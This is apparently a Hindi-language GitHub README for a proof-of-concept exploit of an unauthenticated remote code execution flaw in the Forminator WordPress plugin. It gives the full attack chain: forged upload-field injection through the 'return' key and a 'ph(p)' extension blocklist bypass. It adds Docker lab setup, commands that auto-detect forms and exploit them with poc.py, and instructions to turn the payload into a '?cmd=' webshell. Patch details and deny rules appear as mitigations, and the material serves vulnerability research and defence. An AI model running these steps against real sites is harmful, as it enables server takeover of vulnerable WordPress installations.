
 0x4cr/cve-2026-15748
WordPress Forminator Forms <= 1.56.1 में अनधिप्रमाणित RCE (CVSS 9.8)

नकली अपलोड फ़ील्ड कॉन्फ़िगरेशन के माध्यम से अनधिकृत मनमाना फ़ाइल अपलोड
| फ़ील्ड | विवरण |
|---|---|
| CVE ID | CVE-2026-15748 |
| CVSS | 9.8 (गंभीर) |
| CWE | CWE-434 — खतरनाक प्रकार वाली फ़ाइल का अप्रतिबंधित अपलोड |
| प्रभावित | Forminator Forms <= 1.56.1 |
| इसमें ठीक किया गया | 1.56.2 |
| प्रमाणीकरण आवश्यक | कोई नहीं |
| खोजकर्ता | daroo |
WordPress के लिए Forminator Forms (600,000+ सक्रिय इंस्टॉलेशन) में एक अनधिकृत मनमाना फ़ाइल अपलोड भेद्यता है जो Remote Code Execution (RCE) तक ले जाती है।
यह भेद्यता दो त्रुटियों को श्रृंखलाबद्ध करती है:
return कुंजी इंजेक्शन (front-action.php): set_field_data() फ़ंक्शन $field_data['return'] को unset करने से पहले जाँचता है कि यह truthy है या नहीं। एक हमलावर Select फ़ील्ड के लिए नेस्टेड POST डेटा भेजता है जिसमें return=1, field_type=upload, और एक तैयार किया गया field_array होता है। एंट्री को बिना सत्यापन के सीधे field_data_array में जोड़ दिया जाता है, और process_uploads() इसे एक वैध अपलोड फ़ील्ड के रूप में प्रोसेस करता है।
ब्लॉकलिस्ट बायपास (upload.php + helper-fields.php): additional-type फ़ील्ड प्रॉपर्टी ph(p)|text/x-php स्वीकार करती है। get_additional_file_mime_types() | पर विभाजित करके ['ph(p)' => 'text/x-php'] उत्पन्न करता है। एक्सटेंशन ब्लॉकलिस्ट in_array('ph(p)', $filters, true) का उपयोग करती है जो 'php' से मेल नहीं खाती। WordPress का wp_check_filetype() ph(p) को एक regex पैटर्न के रूप में उपयोग करता है जो .php से मेल खाता है। MIME प्रकार text/x-php को WordPress के upload_mimes फ़िल्टर में इंजेक्ट किया जाता है, जिससे wp_check_filetype_and_ext() संतुष्ट हो जाता है।
1.56.2 में पैच:
front-action.php: truthy जाँच से पहले unset($field_data['return']) जोड़ता हैhelper-fields.php: ब्लॉकलिस्ट कुंजियों को preg_replace('/[^a-z0-9]/', '', $alternative) के साथ सामान्यीकृत करता है ताकि ph(p) php बन जाए और ब्लॉक हो जाए1. POST nested array data for Select field with return=1
|
2. set_field_data() skips validation via early-return path
|
3. Forged entry injected into field_data_array with field_type=upload
|
4. process_uploads() processes it as a legitimate upload field
|
5. additional-type=ph(p)|text/x-php bypasses blocklist + MIME check
|
6. move_uploaded_file() saves .php to uploads directory
|
7. Attacker accesses uploaded file --> RCE
.htaccess पूरी तरह से अनदेखा किया जाता है).htaccess अनदेखा किया जाता है).htaccess हटा दिया गया हो या अधिलेखित कर दिया गया होDocker लैब प्रारंभ करें:
git clone https://github.com/str1ke2pwn/CVE-2026-15748.git
cd CVE-2026-15748

docker-compose up -d

http://localhost:8080 खोलें और WordPress सेटअप पूरा करें।

Plugins > Add New > Upload Plugin पर जाएँ और Forminator v1.56.0 इंस्टॉल करें।
नोट: यदि प्लगइन अपलोड करते समय आपको "The link you followed has expired" जैसी त्रुटि मिलती है, तो PHP की अपलोड सीमा बहुत कम है। इसे इस प्रकार ठीक करें:
docker-compose exec wordpress bash -c 'echo "upload_max_filesize=64M
post_max_size=64M" > /usr/local/etc/php/conf.d/uploads.ini'
docker-compose restart wordpress
फिर प्लगइन को दोबारा अपलोड करने का प्रयास करें।

Forminator > Forms > Create पर जाएँ और जोड़ें:
फ़ॉर्म सहेजें, फिर शॉर्टकोड [forminator_form id="XX"] के साथ एक नया Page बनाएँ और उसे प्रकाशित करें।


Forminator अपनी uploads डायरेक्टरी में एक .htaccess रखता है जो PHP निष्पादन को अवरुद्ध करता है। nginx सर्वर पर (जो .htaccess को अनदेखा करते हैं), यह सुरक्षा मौजूद नहीं होती। हमारी Apache-आधारित लैब में इसका अनुकरण करने के लिए:
docker-compose exec wordpress bash -c 'cat > /etc/apache2/conf-enabled/forminator-lab.conf << "CONF"
<Directory /var/www/html/wp-content/uploads/forminator>
    AllowOverride None
    Options +Indexes
    DirectoryIndex disabled
</Directory>
CONF
apache2ctl graceful'
pip install -r requirements.txt
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/?page_id=YOUR_PAGE_ID


PoC आउटपुट में दिए गए URL को ब्राउज़र में खोलें। पेज CVE-2026-15748-PoC-Verified दिखाता है जिसके बाद phpinfo() आउटपुट आता है, जो सर्वर पर PHP कोड निष्पादन की पुष्टि करता है।
पूर्ण RCE प्रभाव प्रदर्शित करने के लिए, poc.py में SAFE_PAYLOAD को संशोधित करके कमांड निष्पादन शामिल करें, पुनः चलाएँ, और URL को ?cmd=whoami के साथ एक्सेस करें:


अपलोड की गई PHP फ़ाइल सर्वर के फ़ाइलसिस्टम पर पाई जा सकती है:
docker-compose exec wordpress find /var/www/html/wp-content/uploads -name '*.php' | grep poc-test

pip install requests
# Auto-detect forms and exploit
python poc.py --url http://localhost:8080

# Specify form page directly
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/contact/

# Specify form ID
python poc.py --url http://localhost:8080 --form-id 1234

# Verify only (check if file already uploaded)
python poc.py --url http://localhost:8080 --verify-only

# Cleanup after test
python poc.py --url http://localhost:8080 --cleanup
<FilesMatch "\.php$">
    Deny from all
</FilesMatch>
location ~* /wp-content/uploads/.*\.php$ {
    deny all;
}
.php फ़ाइलों के लिए wp-content/uploads/forminator/ का ऑडिट करेंलैब वातावरण को रोकने और हटाने के लिए:
docker-compose down -v






